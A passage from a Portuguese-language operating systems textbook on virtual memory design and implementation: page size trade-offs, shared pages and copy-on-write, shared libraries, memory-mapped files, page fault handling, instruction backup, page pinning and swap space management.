Contudo, um outro fator a ser considerado é o grau de multiprogramação. Quando o número de processos presentes na memória principal é muito pequeno, a CPU pode ficar ociosa durante consideráveis períodos de tempo. Ao escolher quais processos devem ser levados para disco, é preciso considerar não só o tamanho dos processos e a taxa de paginação, mas também outros aspectos, como se o processo é do tipo limitado pela CPU ou por E/S e quais as características que os processos remanescentes na memória possuem.

# 3.5.3 Tamanho de página

O tamanho de página é um parâmetro que frequentemente pode ser escolhido pelo sistema operacional. Mesmo se o hardware tiver sido projetado com, por exemplo, páginas de 512 bytes, o sistema operacional poderá facilmente considerar os pares de página 0 e 1, 2 e 3, 4 e 5 etc., como páginas de 1 KB, simplesmente alocando sempre duas páginas consecutivas de 512 bytes.

A determinação do melhor tamanho de página requer o balanceamento de vários fatores conflitantes, o que leva a não se conseguir um tamanho ótimo geral. Há dois argumentos a favor de um tamanho pequeno de página. O primeiro é o seguinte: é provável que um segmento de código, dados ou pilha escolhido aleatoriamente não ocupe um número inteiro de páginas. Em média, metade da última página permanecerá vazia e, portanto, esse espaço será desperdiçado. Esse desperdício é denominado fragmentação **interna**. Com *n* segmentos na memória e um tamanho de página de p bytes, np/2 bytes serão perdidos com a fragmentação interna. Essa é uma razão para ter um tamanho de página pequeno.

O segundo argumento a favor de um tamanho reduzido de página fica óbvio se pensarmos, por exemplo, em um programa que seja constituído de oito fases sequenciais de 4 KB cada. Se o tamanho de página for 32 KB, esse programa demandará 32 KB durante todo o tempo de execução. Se o tamanho de página for 16 KB, ele requererá somente 16 KB. Se o tamanho de página se mostrar igual ou inferior a 4 KB, esse programa requisitará somente 4 KB em um instante qualquer. Em geral, tamanhos grandes de página farão com que partes do programa não usadas ocupem a memória desnecessariamente.

Por outro lado, páginas pequenas implicam muitas páginas e, consequentemente, uma grande tabela de páginas. Um programa de 32 KB precisa de apenas quatro páginas de 8 KB, mas 64 páginas de 512 bytes. As transferências entre memória e disco geralmente são de uma página por vez, e a maior parte do tempo é gasta no posicionamento da cabeça de leitura/gravação na trilha correta e no tempo de rotação necessário para que a cabeça de leitura/gravação atinja o setor correto, de modo que se gasta muito mais tempo na transferência de páginas pequenas do que na de páginas grandes. A transferência de 64 páginas de 512 bytes, do disco para a memória, pode levar  $64 \times 10$  ms, mas a transferência de quatro páginas de 8 KB talvez leve somente  $4 \times 12$  ms.

Em algumas máquinas, a tabela de páginas deve ser carregada em registradores de hardware sempre que a CPU chavear de um processo para outro. Assim, nessas máquinas, o tempo necessário para carregar os registradores com a tabela de páginas aumenta à medida que se diminui o tamanho da página. Além disso, o espaço ocupado pela tabela de páginas também aumenta quando o tamanho da página diminui.

Este último ponto pode ser analisado matematicamente. Seja de s bytes o tamanho médio de processo e de p bytes o tamanho de página. Além disso, suponha que cada entrada da tabela de páginas requeira e bytes. O número aproximado de páginas necessárias por processo será então

de *s/p* páginas, ocupando, assim, *se/p* bytes do espaço da tabela de páginas. A memória desperdiçada na última página em virtude da fragmentação interna é de *p/*2 bytes. Desse modo, o custo adicional total em decorrência da tabela de páginas e da perda pela fragmentação interna é dado pela soma destes dois termos:

custo adicional = 
$$se/p + p/2$$

O primeiro termo (tamanho da tabela de páginas) é grande quando o tamanho de página p é pequeno. O segundo termo (fragmentação interna), ao contrário, é grande quando o tamanho de página p também é grande. O valor ótimo para o tamanho de página deve ser um valor intermediário. Calculando a derivada primeira com relação a p e fazendo-a igual a zero, obtemos a seguinte equação:

$$-se/p^2 + 1/2 = 0$$

Dessa equação, poderemos obter a expressão que dá o tamanho ótimo de página (considerando somente a memória desperdiçada em virtude da fragmentação e do tamanho da tabela de páginas). O resultado é:

$$p = \sqrt{2se}$$

Para s = 1 MB e e = 8 bytes por entrada da tabela de páginas, o tamanho ótimo de página é 4 KB. Computadores comercialmente disponíveis têm usado tamanhos de página que variam de 512 bytes a 64 KB. Um valor típico de tamanho de página era 1 KB, mas atualmente 4 KB ou 8 KB são mais comuns. À medida que as memórias se tornam maiores, o tamanho de página também tende a ficar maior (mas não linearmente). Quadruplicando-se o tamanho da memória, raramente duplica-se o tamanho de página.

# 3.5.4 Espaços separados de instruções e dados

A maioria dos computadores tem um espaço único de endereçamento para programas e dados, como mostra a Figura 3.23(a). Se esse espaço de endereçamento for suficientemente grande, tudo funcionará bem. No entanto,

muitas vezes esse espaço é muito pequeno, o que obriga os programadores a suar a camisa para fazer tudo caber no espaço de endereçamento.

Uma solução, que apareceu pioneiramente no PDP-11 (16 bits), consiste em espaços de endereçamento separados para instruções (código do programa) e dados. Esses espaços são denominados, respectivamente, **espaço** I e **espaço** D. Cada espaço de endereçamento se situa entre 0 e um valor máximo — em geral 2<sup>16</sup> – 1 ou 2<sup>32</sup> – 1. Na Figura 3.23(b), vemos esses dois espaços de endereçamento. O ligador (*linker*) deve saber quando espaços separados estão sendo usados, pois, nessas situações, os dados são realocados para o endereço virtual 0, independentemente de inicializarem após o programa.

Em um computador com esse projeto, ambos os espaços de endereçamento podem ser paginados, independentemente um do outro. Cada um deles possui sua própria tabela de páginas, que contém o mapeamento individual de páginas virtuais para molduras de página física. Quando o hardware busca uma instrução, ele sabe que deve usar o espaço I e a tabela de páginas do espaço I. Da mesma maneira, referências aos dados devem acontecer por intermédio da tabela de páginas do espaço D. A não ser por essa distinção, usar espaços separados de instruções e dados não causa nenhuma complicação especial e duplica o espaço de endereçamento disponível.

### 3.5.5 Páginas compartilhadas

Outro aspecto importante do projeto é o compartilhamento de páginas. Em grandes sistemas com multiprogramação, é comum haver vários usuários executando simultaneamente o mesmo programa. É nitidamente mais eficiente compartilhar páginas para evitar a situação de existirem duas cópias ou mais da mesma página presentes na memória. Um problema é que nem todas as páginas são compartilháveis. Em particular, as páginas somente de leitura — como as que contêm código de programa — são compartilháveis, mas páginas com dados alteráveis durante a execução não o são.




Figura 3.23 (a) Um espaço de endereçamento. (b) Espaços I e D independentes.

Se o sistema der suporte aos espaços I e D, o compartilhamento de programas será obtido de modo relativamente direto, fazendo com que dois ou mais processos usem, no espaço I, a mesma tabela de páginas em vez de tabelas de páginas individuais, mas diferentes tabelas de páginas no espaço D. Em geral, em uma implementação que suporte compartilhamento desse tipo, tabelas de páginas são estruturas de dados independentes da tabela de processos. Cada processo tem, assim, dois ponteiros em sua tabela de processos: um aponta para a tabela de páginas do espaço I e outro, para a tabela de páginas do espaço D, como mostra a Figura 3.24. Quando o escalonador escolher um processo para ser executado, ele usará esses ponteiros para localizar as tabelas de páginas apropriadas e ativar a MMU. Mesmo sem espaços I e D separados, os processos ainda podem compartilhar programas (ou, às vezes, bibliotecas), mas o mecanismo é mais complicado.

Quando dois ou mais processos compartilham o mesmo código, um problema ocorre com as páginas compartilhadas. Suponha que os processos A e B estejam ambos executando o editor e compartilhando suas páginas. Se o escalonador decide remover A da memória, descartando todas as suas páginas e carregando as molduras de página vazias com outro programa, ele leva o processo B a causar muitas faltas de página, até que suas páginas estejam novamente presentes na memória.

De maneira semelhante, quando o processo A termina sua execução, é essencial que o sistema operacional saiba que as páginas utilizadas pelo processo A ainda estão sendo utilizadas por outro processo, a fim de que o espaço em disco ocupado por essas páginas não seja liberado acidentalmente. Em geral, é muito trabalhoso pesquisar todas as tabelas de páginas para descobrir se uma determinada página é compartilhada, de modo que são necessárias estruturas de dados especiais para manter o controle das




Figura 3.24 Dois processos que compartilham o mesmo programa compartilhando sua tabela de páginas.

páginas compartilhadas — especialmente se a unidade de compartilhamento for de uma página individual (ou de um conjunto delas), em vez de toda uma tabela de páginas.

Compartilhar dados é mais complicado do que compartilhar código, mas não chega a ser impossível. Por exemplo, no UNIX, após uma chamada ao sistema fork, o processo pai e o processo filho compartilham código e dados. Em um sistema com paginação, o que muitas vezes se faz é fornecer a cada um desses dois processos sua própria tabela de páginas, de modo que ambos possam apontar para o mesmo conjunto de páginas. Assim, nenhuma cópia de páginas é feita durante a execução do comando fork. Contudo, todas as páginas de dados são mapeadas em ambos os processos, pai e filho, como SOMENTE PARA LEITURA (read-only).

Enquanto os processos estiverem apenas lendo seus dados, sem modificá-los, essa situação pode perdurar. Assim que um dos dois processos atualizar uma palavra da memória, a violação da proteção contra gravação (read--only) causará uma interrupção, desviando-se, assim, para o sistema operacional. Então, é feita uma cópia da página, de modo que cada processo agora tem sua cópia particular. As duas cópias são então marcadas para LEITURA-ESCRITA (read-write) — portanto, operações de escrita subsequentes em uma das duas cópias prosseguirão sem interrupções. Essa estratégia significa que páginas não modificadas (incluindo todas as páginas de código) não precisam ser copiadas. Somente páginas de dados que foram realmente modificadas devem ser copiadas separadamente. Esse método, denominado copiar-se-escrita (copy on write), melhora o desempenho por meio da redução do número de cópias.

# 3.5.6 Bibliotecas compartilhadas

O compartilhamento pode ser feito em outras granularidades além de páginas individuais. Se um programa for inicializado duas vezes, a maioria dos sistemas operacionais automaticamente compartilhará todas as páginas de texto, de modo que apenas uma cópia esteja na memória. As páginas de texto sempre são apenas para leitura, por isso não há nenhum problema nesse caso. Dependendo do sistema operacional, cada processo pode obter sua própria cópia privada das páginas de dados ou eles podem ser compartilhados e marcados como somente leitura. Se qualquer processo modifica uma página de dados, uma cópia privada será feita para ele, ou seja, o método copiar-se-escrita será aplicado.

Em sistemas modernos, há muitas bibliotecas grandes usadas por muitos processos; por exemplo, a biblioteca que trata a caixa de diálogo de busca de arquivos para abrir e de bibliotecas gráficas múltiplas. Ligar estaticamente todas essas bibliotecas a cada programa executável no disco as tornaria ainda mais infladas do que já são.

Em vez disso, uma técnica comum é usar bibliotecas compartilhadas (que são chamadas de DLL ou bibliotecas de ligação dinâmica no Windows). Para esclarecer a

ideia de uma biblioteca compartilhada, primeiro considere a ligação tradicional. Quando um programa é ligado, um ou mais arquivos do objeto e possivelmente algumas bibliotecas são nomeados no comando ao vinculador, como o comando do UNIX

que liga todos os arquivos (do objeto) .o no diretório atual e em seguida varre duas bibliotecas, /usr/lib/libc.a e /usr/lib/ libm.a. Quaisquer funções chamadas nos arquivos de objeto mas ausentes ali (por exemplo, printf) recebem o nome de externas indefinidas e são buscadas nas bibliotecas. Se encontradas, são incluídas no arquivo binário executável. Por exemplo, se printf precisa de write, e write não está incluída, o vinculador a buscará e incluirá quando encontrar. Quando o vinculador acaba, um arquivo binário executável é escrito no disco contendo todas as funções necessárias. As funções presentes na biblioteca mas não chamadas não são incluídas. Quando o programa é carregado na memória e executado, todas as funções de que necessita estão ali.

Agora suponha que programas comuns usem 20-50 MB em gráficos e funções de interface com o usuário. Ligar estaticamente centenas de programas com todas essas bibliotecas gastaria uma quantidade enorme de espaço no disco, bem como desperdiçaria espaço em RAM quando eles fossem carregados, uma vez que o sistema não teria como saber que poderia compartilhá-los. É aqui que entram as bibliotecas compartilhadas. Quando um programa é ligado com bibliotecas compartilhadas (que são ligeiramente diferentes das estáticas), em vez de incluir a função atual chamada, o vinculador inclui uma pequena rotina de stub que liga à função chamada no instante de execução. Dependendo do sistema e dos detalhes de configuração, as bibliotecas compartilhadas são carregadas quando o programa é carregado ou quando funções nelas são chamadas pela primeira vez. É claro que, se outro programa já tiver carregado a biblioteca compartilhada, não há necessidade de carregá-la novamente — isso é o mais importante. Note que, quando uma biblioteca é carregada ou usada, não é a biblioteca inteira que é lida de uma só vez. As páginas

entram uma a uma, de acordo com a necessidade; assim, as funções que não são chamadas não serão trazidas à RAM.

Além de reduzir os arquivos executáveis e de economizar espaço na memória, as bibliotecas compartilhadas têm outra vantagem: se uma função em uma biblioteca compartilhada for atualizada para remover um erro, não é necessário recompilar os programas que a chamam. Os antigos arquivos binários continuam a funcionar. Essa característica é especialmente importante para softwares comerciais, em que o código-fonte não é distribuído ao cliente. Por exemplo, se a Microsoft encontra e repara um erro de segurança em algum DLL padrão, o Windows Update fará o download do novo DLL e substituirá o antigo, e todos os programas que usam o DLL automaticamente usarão a nova versão da próxima vez que forem inicializados.

Contudo, as bibliotecas compartilhadas apresentam um pequeno problema que deve ser resolvido. O problema é ilustrado na Figura 3.25. Aqui vemos dois processos compartilhando uma biblioteca de tamanho de 20 KB (supondo que cada caixa tenha 4 KB). Entretanto, a biblioteca está localizada em um endereço diferente em cada processo, presumivelmente porque os próprios programas não são do mesmo tamanho. No processo 1, a biblioteca começa no endereço 36 KB; no processo 2, começa em 12 K. Suponha que a primeira coisa a ser feita pela primeira função seja saltar para o endereço 16 na biblioteca. Se a biblioteca não fosse compartilhada, poderia ser realocada dinamicamente quando carregada, de modo que o salto (no processo 1) poderia ser para o endereço virtual 36 K + 16. Note que o endereço físico na RAM onde a biblioteca é localizada não importa, uma vez que todas as páginas são mapeadas de endereços físicos para virtuais pela MMU no hardware.

No entanto, visto que a biblioteca é compartilhada, a realocação dinâmica não funcionará. Afinal, quando a primeira função é chamada pelo processo 2 (no endereço 12 K), a instrução *jump* deve ir para 12 K + 16, e não para 36 K + 16. Esse é um pequeno problema. Um modo de resolvê-lo é usar o método copiar-se-escrita e criar novas páginas para cada processo compartilhando a biblioteca, realocando-as dina-




Figura 3.25 Uma biblioteca compartilhada sendo usada por dois processos.

Capítulo 3

micamente quando são criadas, mas é claro que esse esquema frustra o propósito de compartilhamento da biblioteca.

Uma solução melhor é compilar bibliotecas compartilhadas com uma flag de compilador especial, que diz ao compilador para não gerar instruções que usem endereços absolutos. Em vez disso, apenas instruções usando enderecos relativos são empregadas. Por exemplo, quase sempre há uma instrução que diz: "salte adiante (ou para trás) n bytes (em oposição a uma instrução que fornece um endereço específico para o qual saltar)". Essa instrução funciona corretamente, não importa onde a biblioteca compartilhada esteja localizada no espaço de endereçamento virtual. Evitando endereços absolutos, o problema pode ser resolvido. O código que usa apenas deslocamentos relativos é chamado de código independente da posição.

# 3.5.7 Arquivos mapeados

As bibliotecas compartilhadas são realmente um caso especial de um recurso mais geral, chamado arquivos mapeados em memória. A ideia aqui é que um processo pode emitir uma chamada ao sistema para mapear um arquivo em uma porção de seu espaço de endereçamento virtual. Na maior parte das implementações, nenhuma página é trazida durante o período do mapeamento, mas, à medida que as páginas são usadas, são paginadas, uma a uma, por demanda, usando o arquivo no disco como memória auxiliar. Quando o processo sai, ou explicitamente finaliza o mapeamento do arquivo, todas as páginas modificadas são escritas de volta no arquivo.

Os arquivos mapeados fornecem um modelo alternativo para E/S. Em vez de fazer leituras e gravações, o arquivo pode ser acessado como um grande arranjo de caracteres na memória. Em algumas situações, os programadores acham esse modelo mais conveniente.

Se dois ou mais processos mapeiam o mesmo arquivo ao mesmo tempo, eles podem se comunicar através da memória compartilhada. Gravações feitas por um processo na memória compartilhada são imediatamente visíveis quando o outro lê da parte de seu espaço de endereçamento virtual mapeado no arquivo. Dessa forma, esse arquivo fornece um canal de largura de banda elevada entre processos e muitas vezes é usado como tal (muitas vezes utiliza-se até um arquivo temporário). Agora deve estar claro que, se arquivos mapeados em memória estiverem disponíveis, as bibliotecas compartilhadas podem usar esse mecanismo.

# 3.5.8 Política de limpeza

A paginação funciona melhor quando existe uma grande quantidade de molduras de página disponíveis prontas a serem requisitadas quando ocorrerem faltas de página. Se toda moldura de página estiver ocupada e, além disso, for modificada, antes de uma nova página ser carregada na memória, uma página antiga deverá primeiro ser escrita em disco. Para garantir um estoque abundante de molduras de página disponíveis, muitos sistemas de paginação executam um processo específico, denominado daemon de paginação (paging daemon), que dorme quase todo o tempo, mas que é acordado periodicamente para inspecionar o estado da memória. Se existirem apenas algumas molduras de página disponíveis, o daemon de paginação começa a selecionar as páginas a serem removidas da memória usando um algoritmo de substituição de página. Se essas páginas tiverem sido modificadas desde quando carregadas, elas serão escritas em disco.

Em qualquer eventualidade, o conteúdo anterior da página é lembrado. No caso de uma página descartada da memória ser novamente referenciada antes de sua moldura ter sido sobreposta por uma nova página, a moldura pode ser reclamada, ou seja, trazida de volta, retirando-a do conjunto de molduras de página disponível. Manter uma lista de molduras de página disponíveis fornece melhor desempenho do que pesquisar toda a memória em busca de uma moldura de página disponível todas as vezes em que isso se tornar necessário. O daemon de paginação garante, no mínimo, que todas as molduras de página disponíveis estejam limpas e que, assim, não precisem ser, quando requisitadas, escritas às pressas em disco.

Uma maneira de implementar essa política de limpeza é usar um relógio com dois ponteiros. O ponteiro da frente é controlado pelo daemon de paginação. Quando esse ponteiro aponta para uma página suja, essa página é escrita em disco e o ponteiro avança. Quando aponta para uma página limpa, ele apenas avança. O ponteiro de trás é usado para substituição de página, assim como no algoritmo-padrão do relógio, só que, agora, a probabilidade de o ponteiro de trás apontar para uma página limpa aumenta em virtude do trabalho do daemon de paginação.

#### 3.5.9 Interface da memória virtual

Até agora, supomos que a memória virtual seja transparente a processos e programadores — isto é, tudo o que se vê é um grande espaço de endereçamento virtual em um computador com memória física menor. Em muitos sistemas isso é verdade, mas, em alguns sistemas avançados, os programadores dispõem de algum controle sobre o mapa de memória e podem usá-lo de maneiras não tradicionais para aumentar o desempenho do programa. Nesta seção, discutiremos brevemente algumas dessas maneiras.

Uma razão para dar o controle do mapa de memória a programadores é permitir que dois ou mais processos compartilhem a mesma memória. Se os programadores puderem nomear regiões de memória, talvez se torne possível a um processo fornecer a outro o nome de uma região, de modo que esse segundo processo também possa ser mapeado na mesma região do primeiro. Com dois (ou mais) processos compartilhando as mesmas páginas, surge a possibilidade de um compartilhamento em largura de banda elevada — ou seja, um processo escreve na memória compartilhada e o outro lê dessa mesma memória.

O compartilhamento de páginas também pode ser usado na implementação de um sistema de troca de mensagens de alto desempenho. Em geral, na troca de mensagens, dados são copiados de um espaço de endereçamento para outro, a um custo considerável. Se os processos puderem controlar seus mapeamentos, uma mensagem poderá ser trocada retirando-se a página relacionada do mapeamento do processo emissor e inserindo-a no mapeamento do processo receptor. Nesse caso, somente os nomes de páginas devem ser copiados, em vez de todos os dados.

Outra técnica avançada de gerenciamento de memória é a memória compartilhada distribuída (Feeley et al., 1995; Li, 1986; Li e Hudak, 1989; Zekauskas et al., 1994). A ideia é permitir que vários processos em uma rede compartilhem um conjunto de páginas — possível, mas não necessariamente — por intermédio de um único espaço de endereçamento linear compartilhado. Quando um processo referencia uma página não atualmente mapeada, isso causa uma falta de página. O manipulador de falta de página (que pode estar no núcleo ou no espaço de usuário) localiza a máquina que contém a referida página e manda um pedido para liberar essa página de seu mapeamento e enviá-la pela rede. Quando a página chega, ela é mapeada na memória e a instrução que causou a falta de página é reinicializada. No Capítulo 8, examinaremos mais detalhadamente a memória compartilhada distribuída.

# 3.6 Questões de implementação

Para a implementação de sistemas de memória virtual, os implementadores têm de escolher entre os principais algoritmos teóricos vistos, como: segunda chance versus envelhecimento (aging), alocação local versus global e paginação por demanda versus paginação antecipada. Mas eles também devem estar cientes de inúmeras outras questões práticas de implementação. Nesta seção, introduziremos os problemas mais comuns e algumas das soluções possíveis.

# 3.6.1 Envolvimento do sistema operacional com a paginação

Existem quatro circunstâncias em que o sistema operacional tem de se envolver com a paginação: na criação do processo, no tempo de execução do processo, na ocorrência de falta de página e na finalização do processo. Veremos rapidamente cada um desses momentos para saber como proceder.

Quando um novo processo é criado em um sistema com paginação, o sistema operacional deve determinar qual será o tamanho (inicial) do programa e de seus dados e criar uma tabela de páginas para eles. Um espaço precisa ser alocado na memória para a tabela de páginas, e esta deve ser inicializada. A tabela de páginas não precisa estar presente na memória quando o processo é levado para disco, mas ela tem de estar na memória quando o processo estiver em execução. Além disso, um espaço deve ser alocado na área de trocas do disco (swap area), de modo que, quando uma página é devolvida ao disco, ela tenha para onde ir. A área de trocas também deve ser inicializada com o código do programa e os dados, para que, quando o novo processo começar a causar faltas de página, as páginas possam ser trazidas do disco para a memória. Alguns sistemas paginam o programa diretamente do arquivo executável, economizando, assim, espaço em disco e tempo de inicialização. Por fim, informações acerca da tabela de páginas e da área de trocas de processos em disco devem ser registradas na tabela de processos.

Quando um processo é escalonado para execução, a MMU tem de ser reinicializada para o novo processo, e a TLB, esvaziada para livrar-se de resíduos do processo executado anteriormente. A tabela de páginas do novo processo deve tornar-se a tabela atual, o que em geral é feito copiando-se a tabela ou um ponteiro para ela em algum(ns) registrador(es) em hardware. Opcionalmente, algumas páginas do processo — ou todas elas — podem ser trazidas para a memória a fim de reduzir o número inicial de faltas de página.

Quando ocorre uma falta de página, o sistema operacional tem de ler o(s) registrador(es) em hardware para determinar o endereço virtual causador da falta de página. A partir dessa informação, ele precisa calcular qual página virtual é requisitada e, então, localizá-la em disco. Em seguida, ele procura uma moldura de página disponível para colocar a nova página, descartando, se necessário, alguma página antiga. No passo seguinte, ele deve carregar a página requisitada do disco para a moldura de página. Por fim, o sistema operacional tem de salvar o contador de programa para que ele aponte para a instrução que causou a falta de página, de modo que possa ser executada novamente.

Quando um processo termina, o sistema operacional deve liberar sua tabela de páginas, suas páginas e o espaço em disco que as páginas ocupam. Se algumas das páginas forem compartilhadas com outros processos, as páginas na memória e em disco só poderão ser liberadas quando o último processo que as usar for finalizado.

# 3.6.2 Tratamento de falta de página

Finalmente estamos em condições de descrever, com alguns detalhes, o que ocorre durante uma falta de página. A sequência de eventos acontece da seguinte maneira:

 O hardware gera uma interrupção que desvia a execução para o núcleo, salvando o contador de programa na pilha. Na maioria das máquinas, algumas informações acerca do estado da instrução atualmente em execução também são salvas em registradores especiais na CPU.  Uma rotina em código de montagem é ativada para salvar o conteúdo dos registradores de uso geral e outras informações voláteis, a fim de impedir que o sistema operacional o destrua. Essa rotina chama o sis-

tema operacional como um procedimento.

- 3. O sistema operacional descobre a ocorrência de uma falta de página e tenta identificar qual página virtual é necessária. Muitas vezes, um dos registradores em hardware contém essa informação. Do contrário, o sistema operacional deve resgatar o contador de programa, buscar a instrução e analisá-la por software para descobrir qual referência gerou essa falta de página.
- 4. Uma vez conhecido o endereço virtual causador da falta de página, o sistema operacional verifica se esse endereço é válido e se a proteção é consistente com o acesso. Se não, o processo recebe um sinal ou é eliminado. Se o endereço for válido e nenhuma violação de proteção tiver ocorrido, o sistema verificará se existe uma moldura de página disponível. Se nenhuma moldura de página estiver disponível, o algoritmo de substituição será executado para selecionar uma vítima.
- 5. Se o conteúdo da moldura de página tiver sido modificado, a página será escalonada para ser transferida para o disco; um chaveamento de contexto será realizado, ou seja, será suspenso o processo causador da falta de página e outro processo será executado até que a transferência da página para disco tenha sido completada. De qualquer modo, a moldura de página é marcada como não disponível para impedir que seja usada com outro propósito.
- 6. Tão logo a moldura de página seja limpa (imediatamente ou após ter sido escrita em disco), o sistema operacional buscará o endereço em disco onde está a página virtual solicitada e escalonará uma operação em disco para trazê-la para a memória. Enquanto a página estiver sendo carregada na memória, o processo causador da falta de página será mantido em suspenso e outro processo será executado, caso exista.
- 7. Quando a interrupção de disco indicar que a página chegou na memória, as tabelas de páginas serão atualizadas para refletir sua posição, e será indicado que a moldura de página está em estado normal.
- A instrução causadora da falta de página é recuperada para o estado em que ela se encontrava quando começou sua execução, e o contador de programa é reinicializado, a fim de apontar para aquela instrução.
- O processo causador da falta de página é escalonado para execução, e o sistema operacional retorna para a rotina, em linguagem de máquina, que a chamou.
- Essa rotina recarrega os registradores e outras informações de estado e retorna ao espaço de usuário para continuar a execução, como se nada tivesse ocorrido.

# 3.6.3 Backup de instrução

Quando um programa referencia uma página não presente na memória, a instrução causadora da falta de página é bloqueada no meio de sua execução e ocorre uma interrupção, desviando-se assim para o sistema operacional. Após o sistema operacional buscar em disco a página necessária, ele deverá reinicializar a instrução causadora da interrupção. Isso é mais fácil de explicar do que de implementar.


Para entender melhor esse problema em seu pior grau, imagine uma CPU que tenha instruções de dois endereços, como o Motorola 680x0, amplamente utilizado em sistemas embarcados. Por exemplo, a instrução

MOV.L #6(A1),2(A0)

é de 6 bytes (veja a Figura 3.26). Para reinicializar essa instrução, o sistema operacional deve determinar onde se encontra o primeiro byte da instrução. O valor do contador de programa no instante da interrupção depende de qual operando causou a falta de página e de como o microcódigo da CPU foi implementado.

Na Figura 3.26, temos uma instrução que se inicializa no endereço 1000 e que faz três referências à memória: a própria palavra de instrução e os dois deslocamentos dos operandos. Dependendo de qual dessas três referências tiver causado a falta de página, o contador de programa pode ser 1000, 1002 ou 1004 no instante da falta. Muitas vezes é impossível ao sistema operacional determinar precisamente onde a instrução se inicializa. Se o contador de programa estiver na posição 1002 no instante da ocorrência da falta de página, o sistema operacional não disporá de meios para determinar se a palavra no endereço 1002 é um endereço de memória associado a uma instrução em 1000 (por exemplo, a posição de um operando) ou se é o próprio código de operação da instrução.

Apesar de esse já ser um grande problema, ele poderia ser ainda pior. Alguns modos de endereçamento do 680x0 usam autoincremento, o que significa que o efeito colateral da execução dessa instrução é incrementar um ou mais registradores. Instruções que empregam autoincremento também são capazes de causar falta de página. Dependendo dos detalhes do microcódigo, o incremento pode ser feito antes da referência à memória, obrigando o sistema operacional a realizar o decremento do registrador por software antes de reexecutar a instrução. Ou o autoincremento pode ser feito após a referência à memória, e assim o sistema



**Figura 3.26** Uma instrução provocando uma falta de página.

operacional não tem de desfazê-lo nesse caso, pois o incremento ainda não terá ocorrido no momento da interrupção. Também pode existir o autodecremento, capaz de causar um problema similar. Detalhes precisos que informam se o autoincremento e o autodecremento são feitos antes ou depois da referência à memória podem diferir de instrução para instrução e de uma CPU para outra.

Felizmente, em algumas máquinas os projetistas da CPU fornecem uma solução, geralmente na forma de um registrador interno escondido em que o conteúdo do contador de programa é salvo antes de cada instrução ser executada. Essas máquinas também podem ter um segundo registrador, que informa quais registradores sofreram autoincremento ou autodecremento e de quanto é o valor. Com essas informações, o sistema operacional pode desfazer sem ambiguidade todos os efeitos da instrução causadora da falta de página, de modo que possa ser reexecutada. Se essas informações não estiverem disponíveis, o sistema operacional precisará se desdobrar para descobrir o que ocorreu antes de poder reinicializar a execução da instrução. É como se os projetistas de hardware fossem incapazes de resolver o problema e o tivessem deixado para os projetistas do sistema operacional resolverem. Caras legais.

# 3.6.4 Retenção de páginas na memória

Embora neste capítulo não tenhamos discutido muito acerca de E/S, o fato de um computador ter memória virtual não significa que não haja E/S. Memória virtual e E/S interagem de maneira sutil. Por exemplo, considere um processo que tenha emitido uma chamada ao sistema para ler de algum arquivo ou dispositivo para um buffer em seu espaço de endereçamento. Enquanto o processo está esperando que a E/S seja completada, ele é suspenso e outro processo entra em execução. Esse outro processo causa, então, uma falta de página.

Se o algoritmo de paginação é global, existe uma possibilidade pequena, mas não nula, de que a página que contém o buffer de E/S seja escolhida para ser removida da memória. Se um dispositivo de E/S estiver atualmente na fase de transferência via DMA para aquela página, sua remoção da memória fará com que uma parte dos dados seja escrita na página correta, e a outra parte, na nova página carregada na memória. Uma solução para esse problema é trancar as páginas envolvidas com E/S na memória, de modo que não possam ser removidas. Essa ação do sistema operacional é muitas vezes denominada **retenção de página** (pinning). Outra solução é fazer todas as operações de E/S para buffers no núcleo e, posteriormente, copiar os dados para as páginas do usuário.

### 3.6.5 Memória secundária

Em nossa discussão de algoritmos de substituição de página, vimos como uma página é selecionada para remoção. Mas não abordamos a localização em disco onde a página descartada da memória é colocada. Vamos então tratar de algumas das questões relacionadas ao gerenciamento de disco.


O algoritmo mais simples para a alocação de espaço em disco consiste na manutenção de uma área de troca (swap area) em disco ou, ainda melhor que isso, em um disco separado do sistema de arquivos (para balancear a carga de E/S). A maioria dos sistemas UNIX funciona dessa forma. Essa partição não tem um sistema de arquivos normal, o que elimina os custos indiretos de converter deslocamentos em arquivos para bloquear endereços. Em vez disso, são usados números de bloco relativos ao início da partição em todo o processo.

Quando o sistema operacional é inicializado, essa área de troca encontra-se vazia e é representada na memória como uma única entrada contendo sua localização e seu tamanho. No esquema mais simples, quando o primeiro processo é inicializado, reserva-se uma parte dessa área de troca, do tamanho desse processo, e a área de troca restante fica reduzida dessa quantidade. Quando novos processos são inicializados, a eles também são atribuídos pedaços da área de troca de tamanhos iguais aos ocupados por cada um deles. À medida que os processos vão terminando, seus espaços em disco são gradativamente liberados. A área de troca em disco é gerenciada como uma lista de pedaços disponíveis. Algoritmos melhores serão discutidos no Capítulo 10.

O endereço da área de troca de cada processo é mantido na tabela de processos. O cálculo do endereço para escrever uma página é simples: basta adicionar o deslocamento da página dentro do espaço de endereçamento virtual ao endereço inicial da área de troca. Contudo, antes que um processo possa começar sua execução, a área de troca deve ser inicializada. Para isso, copia-se o processo todo em sua área de troca em disco, carregando-o na memória de acordo com a necessidade. Ou, ainda, pode-se carregar o processo todo na memória e removê-lo para o disco quando necessário.

No entanto, esse modelo simples apresenta um problema: os processos podem aumentar de tamanho no decorrer de suas execuções. Embora o código do programa geralmente tenha um tamanho fixo, a área de dados algumas vezes pode crescer, mas a área de pilha certamente crescerá. Consequentemente, talvez seja melhor reservar áreas de troca separadas para código, dados e pilha e permitir que cada uma delas consista em mais de um pedaço em disco.

